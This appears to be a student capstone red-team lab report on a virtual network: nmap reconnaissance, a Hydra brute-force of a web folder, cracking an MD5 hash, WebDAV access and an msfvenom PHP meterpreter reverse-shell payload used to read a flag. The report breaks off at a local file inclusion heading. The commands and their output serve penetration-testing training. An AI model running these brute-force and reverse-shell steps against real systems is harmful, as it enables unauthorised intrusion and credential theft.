Capstone Engagement

Assessment, Analysis,
and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology


NETWORK TOPOLOGY DIAGRAM
ML REFVM 684427
(Hyper V Azure machine)
192.168.1.1
Attacking machine finds vulnerabilities on the network including, Capstone Machine Target
The activity from the Capstone is then sent to the ELK Server to be analyzed
Log files analyzed using Kibana
kibana
Attack Machine - Kali
192.168.1.90
Target Machine - Capstone
192.168.1.105
ELK Server
192.168.1.100

Network
Address Range:
192.168.1.0/24
Netmask:
255.255.255.0
Gateway: 10.0.0.1

Machines
IPv4:192.168.1.1
OS:Windows
Hostname:Red vs Blue - ML-REFVM-684427

IPv4: 192.168.1.90
OS: Kali Gui
Hostname: Kali

IPv4: 192.168.1.100
OS:
Hostname: ELK Server

IPv4: 192.168.1.105
OS:
Hostname: Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-REFVM 684427 Hyper-V Azure machine)	192.168.1.1	This is the host machine that hosts the 3 VM's below
(01) Capstone	192.168.1.105	Target Machine Replicating a vulnerable server attempting to pop hosting an Apache and ssh server.
(2) ELK	192.168.1.100	Network Monitoring Machine running Kibana Logs data from Capstone Machine (192.168.1.105)
(3) Kali	192.168.1.90	Attacking Machine used to run the penetration testing

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open Web Ports	Refers to ports that can be accessed from a remote public location	Be aware that open ports can compromise the confidentiality, ntegrity, availability. The programs that listen to open ports can reveal information about the architecture of the system and network.
Brute-force Attack	An attack that consists of systematically checking all possible username and password combinations until the correct one is found.	With the use of brute force and a common passwords list (rockyou.txt), the password can be easily found.
Apache Directory Listing	Allowed attackers to reveal the ip address and the secret folder	Allowed attackers to reveal the ip address and the secret folder

Vulnerability Assessment - (continued)

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Reverse Shell Backdoor	Allows to send a reverse shell payload on a web server while the firewalls do not detect the payload	Attackers gained the remote backdoor access to the Capstone web server
Simple Usernames & Weak Passwords	For usernames this would consist of short names, use of first name, or easy combinations. For Passwords common, along with short and noncomplex.	The use of Ryan, Ashton, & Hannan can be seen as simple names. While the use of weak password with these usernames can easily be cracked within seconds
Root Access	Privileged access to resources and ability to perform administrative functions on a machine.	Vulnerabilities can be leveraged. Extensive potential Impact to any connected network.

Vulnerability Assessment - (continued)

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
WebDav Vulnerability	Exploit WebDAV on a server and Shell access is possible.	If WebDAV is not configured properly, it can allow hackers to remotely modify website content.
Local File Inclusion (LFI)	LFI is a vulnerability in poorly designed web applications. This allows users to upload content into the application or servers.	The attacker can gain access to source code, or devise other exploits. The directory listing can compromise private or confidential data.
Directory Indexing vulnerability	Attacker can view and download content of a directory located on a vulnerable device. CWE 548 refers to an informational leak through directory listing.	The attacker can gain access to source code, or devise other exploits. The directory listing can compromise private or confidential data.

Exploitation: Open Web Ports

01

Tools & Processes

I used nmap to scan for open ports on the target machine.

Commands used :

~# netdiscover -r 192.168.1.255/16

~# nmap -sV 192.168.1.0/24

~# nmap -sS -A 192.168.1.105

WEBSERVER 192.168.1.105/meet_our_team/ ashton.txt

02

Achievements


Nmap scanned 256 IP addresses which found 4 hosts up:

Port 22 and 80 are open which would be of interest to me.


The discovered files on meet_our_team/ashton.txt

The ashton.txt allowed the discovery of the secret folder At /company_folders/secret_folder

03



```
Currently scanning: Finished!   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 126
-----------------------------------------------------------------------------
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.1     00:15:5d:00:04:0d      1      42  Microsoft Corporation
192.168.1.100   4c:eb:42:d2:d5:d7      1      42  Intel Corporate
192.168.1.105   00:15:5d:00:04:0f      1      42  Microsoft Corporation
```



```
root@Kali:~# nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-03 08:23 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00050s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00064s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00059s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.0000070s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.10 seconds
```


Exploitation: Open Web Port - continued

03


WEBSERVER

Navigating to the webserver at 192.168.1.105 was the next step. The screenshot shown is the webserver homepage, displaying company folders.

Reading through the files located in these confirms the existence of a secret folder which needed to be accessed.




```
root@Kali:~# nmap -sS -A 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-03 08:29 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00080s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME              FILENAME
| -     2019-05-07 18:23  company_blog/
| 422   2019-05-07 18:23  company_blog/blog.txt
| -     2019-05-07 18:27  company_folders/
| -     2019-05-07 18:25  company_folders/company_culture/
| -     2019-05-07 18:26  company_folders/customer_info/
| -     2019-05-07 18:27  company_folders/sales_docs/
| -     2019-05-07 18:22  company_share/
| -     2019-05-07 18:34  meet_our_team/
| 329   2019-05-07 18:31  meet_our_team/ashton.txt
| 404   2019-05-07 18:33  meet_our_team/hannah.txt
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=6/3%OT=22%CT=1%CU=38700%PV=Y%DS=1%DC=D%G=Y%M=00155D%TM
OS:=629A28F2%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5
OS:=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=
OS:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S
OS:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=S)

Network Distance: 1 hop
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.80 ms 192.168.1.105

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.51 seconds
```



Index of /meet_our_team

Name	Last modified	Size	Description
Parent Directory		-	
ashton.txt	2019-05-07 18:31	329	
hannah.txt	2019-05-07 18:33	404	
ryan.txt	2019-05-07 18:34	227	



```
Ashton is 22 years young, with a masters
degreee in aquatic jousting. "Moving over to
managing everyone's credit card and security
information has been terrifying. I can't
believe that they have me managing the
company_folders/secret_folder! I really
shouldn't be here" We look forward to working
more with Ashton in the future!
```

Exploitation: Brute-Force Attack

01


Tools & Processes

The Hydra command was executed which is already pre installed on Kali Linux.

I also required a password list in this case I used rockyou.txt

Command:

```
$ hydra -l ashton -p  /usr/share/wordlists/rockyou.txt -s 80 -f 192.168.1.105 http-get /company_folders/secrect_folder
```



```
root@Kali:~# hydra -L ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-04 07:22:10
[ERROR] File for logins not found: ashton
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f 192.168.1.105 http-get /company_folders/secret_folder
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-04 07:22:41
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://192.168.1.105:80/company_folders/secret_folder
[STATUS] 8823.00 tries/min, 8823 tries in 00:01h, 14335576 to do in 27:05h, 16 active
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-04 07:23:50
```

02

Achievements


Password for Ashton was tested against the common password dictionary “rockyou”

Access to the /secret_folder
Access to /webdav system

Ryan’s password.dav was found: linux4u

Exploitation: Brute-Force Attack - continued

03




Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: “For ashtons eyes only”

User Name: ashton


Password: ••••••••




Index of /company_folders/secret_folder

Name	Last modified	Size	Description
Parent Directory		-	
connect_to_corp_server	2019-05-07 18:28	414	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



```
Personal Note

In order to connect to our companies webdav server I need
to use ryan's account
(Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans
account) and password
5. I can click and drag files into the share and reload my
browser
```



Free Password Hash Cracker


Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.



Would you like Firefox to save this login for http://192.168.1.105?

ryan

linux4u

☑ Show password

Index of /web

Name	Last m
Parent Directory	
passwd.dav	2022-05
passwd.dav.bak	2022-05
shell.php	2022-05-17 21:56 1.1K

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Exploitation: Reverse Shell Backdoor

01

Tools & Processes
Created and uploaded
~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT= 3280 > shell.php

Established remote listener.
Executed reverse shell backdoor on Capstone Apache server.


meterpreter> shell >find / name flag.txt 2>/dev/null
>cat flag.txt

02

Achievements
Created a reverse shell payload and move it to webDAV server as Ryan


Listen to the host and port
Once the payload is executed, the attacker can listen to the Capstone server (192.168.1.105)

Flag file was discovered
<result of cat>:
b1ng0w@5h1sn@m00314




```
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter > █
```

03



```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=3280 > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
```



```
meterpreter > getwd
/var/www/webdav
meterpreter > sysinfo
Computer    : server1
OS          : Linux server1 4.15.0-108-generic #109-Ubuntu SMP Fri Jun 19 11:33:10 UTC 2020 x86_64
Meterpreter : php/linux
meterpreter > cd /
meterpreter > ls -l
Listing: /
==========

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40755/rwxr-xr-x   4096        dir   2022-06-03 07:31:53 -0700  bin
40755/rwxr-xr-x   4096        dir   2022-06-03 07:34:11 -0700  boot
40755/rwxr-xr-x   3860        dir   2022-06-03 07:33:33 -0700  dev
40755/rwxr-xr-x   4096        dir   2022-06-03 07:34:19 -0700  etc
100644/rw-r--r--  16          fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096        dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--  60511472    fil   2022-06-03 07:34:11 -0700  initrd.img
100644/rw-r--r--  59588144    fil   2022-06-03 07:32:11 -0700  initrd.img.old
40755/rwxr-xr-x   4096        dir   2022-06-03 07:31:37 -0700  lib
40755/rwxr-xr-x   4096        dir   2022-06-03 07:28:44 -0700  lib64
40700/rwx------   16384       dir   2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x   4096        dir   2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x   0           dir   2022-06-03 07:19:42 -0700  proc
40700/rwx------   4096        dir   2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x   1020        dir   2022-06-03 07:34:28 -0700  run
40755/rwxr-xr-x   12288       dir   2022-06-03 07:31:53 -0700  sbin
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:00 -0700  snap
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  srv
100600/rw-------  2065694720  fil   2019-05-07 11:12:56 -0700  swap.img
40555/r-xr-xr-x   0           dir   2022-06-03 07:19:45 -0700  sys
41777/rwxrwxrwx   4096        dir   2022-06-03 07:32:42 -0700  tmp
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  usr
40755/rwxr-xr-x   4096        dir   2020-05-21 16:31:52 -0700  vagrant
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:46 -0700  var
100600/rw-------  8474272     fil   2022-05-18 06:57:15 -0700  vmlinuz
100600/rw-------  8380064     fil   2020-06-19 04:08:40 -0700  vmlinuz.old

meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
```

Exploitation: Local File Inclusion


01

Tools & Processes
Msfvenom and meterpreter were used to send the payload to the target machine (Capstone)

